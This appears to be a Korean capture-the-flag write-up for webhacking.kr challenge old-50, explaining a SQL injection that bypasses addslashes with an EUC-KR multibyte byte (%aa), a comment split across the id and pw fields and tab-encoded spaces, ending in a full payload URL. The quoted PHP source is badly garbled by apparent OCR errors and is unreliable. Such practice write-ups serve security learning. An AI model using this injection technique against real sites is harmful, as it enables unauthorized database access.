## [webhacking.kr] old-50 Writeup

$\leftarrow  \Rightarrow $	G	0-0	webha	cking.k	r/challe	enge/w	eb-25/		
SQL	IN	JE	CTIC	ON					
id : guest				7					
pw : gues 제출	t 초기화								
view-sour	ce								

문제를 클릭하면 이렇게 나온다. View source를 클릭해서 소스 코드를 살펴보았다.

```
include "../../config.php";
if($_GET['view_source']) view_source();
    <title>Challenge 50</title>
  <body>
    <h1>SQL INJECTION</h1>
    <form method=get>
id: <input name=id value='guest'>br>
pw: <input name=pw value='guest'>br>
       <input type=submit>&nbsp;&nbsp;<input type=reset>
  </form>
    <?php
                          if($_GET['id'] && $_GET['pw']){
                                        (\state | T | G | G \text{State} | Fw | f \text{State} |
\text{sdb} = \text{dbconnect();}
\text{$db} = \text{dbconnect();}
\text{$GET['id']} = \text{addslashes($\subseteq \text{GET['id']});}
\text{$\subseteq \text{$GET['id']} = \text{addslashes($\subseteq \text{$GET['id']}, 'utf-8', 'euc-kr');}
\text{$foreach($\subseteq \text{$GET['id']}, 'utf-8', 'euc-kr');}
\text{$foreach($\subseteq \text{$GET['id']}) = \text{$xit();} \text{$if(preg_match("\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"\underline"
                                             \label{lem:select_loss} $$\operatorname{presult} = \operatorname{presult} = \operatorname{p
                                             if($result){
                                                                   if($result['Iv']==1) echo("level : 1<br\sigma'br\s");
if($result['Iv']==2) echo("level : 2<br\sigma'br\s");
                                        if($result['lv']=="3") solve(50);
if(!$result) echo("Wrong");
  .
<hr×a href=./?view_source=1>view-source</a>
    </body>
  </html>
```

Result 부분을 보면 쿼리 결과가 존재할 경우(\$result가 참인 경우), 사용자 권한(lv)을 확인한다. lv가 1이면 "level: 1"을 출력하고, 2이면 "level: 2"를 출력한다. 만약 lv가 "3"이면, solve(50) 함수를 호출한다. 즉 lv을 3으로 만들어야 이 문제를 풀 수 있다.

다른 부분들을 살펴보면 많은 필터링들이 되고 있음을 볼 수 있다. 앞선 old-27번 문제에 있었던 preg\_match 이외에도 if(preg\_match("/union/i",\$\_GET['id'])) exit()를 통해 id에 union이라는 단어가 포함되어 있으면 종료되는 등 제한이 많아 보인다.

인젝션을 해야 하는 SQL 구문을 살펴보면 다음과 같다.

일단 pw에 들어있는, md5를 이용해 암호화하는 부분을 주석처리 해야 한다. /\* \*/를 이용해서 주석처리를 하는 것이 더 수월할 것 같아 그쪽을 선택하기로 했다. 그러면 id = ' /\*' and pw = md5 (\*\*/') 이런 식으로 md5 부분이 주석처리 될 것이다.

이후 lv을 3으로 조작해줘야 하므로 뒤에 union select 3을 붙여 3을 선택해주어야 한다. 이때 id 에서는 union이 필터링되므로 pw 부분에 써주어야 한다. 그렇게 하면 id = '/\* and pw = md5  $(t^*)$  union select 3') 이런 형태가 된다. Union select 3의 뒷부분부터는 필요 없기 때문에 그 뒤에 #을 붙여 주석 처리를 해준다.


이제 남은 부분은 id의 따옴표를 닫아주는 것이다. 그런데 소스 코드에 따르면 따옴표가 필터링되므로 우회해야 한다. <a href="https://securitynote.tistory.com/3">https://securitynote.tistory.com/3</a> 를 참고해 따옴표 앞에 %aa를 붙여 필터링을 막았다. 그러면 id = ' %aa'/\* '- and pw = md5(' \*/ union select 3 # ')-와 같은 형태가 된다.

쿼리문을 url 주소창에 입력해야 하므로 #를 %23으로 써주고, 따옴표도 %27로 써주고, 공백이 필터링되므로 대신 %09를 이용한다.

그러면 최종적으로 id=%aa%27%09/\*&pw=\*/union%09select%093%23 이 된다

https://webhacking.kr/challenge/web-25/?id=%aa%27%09/\*&pw=\*/union%09select%093%23

## ECTION



이렇게 문제를 해결할 수 있다.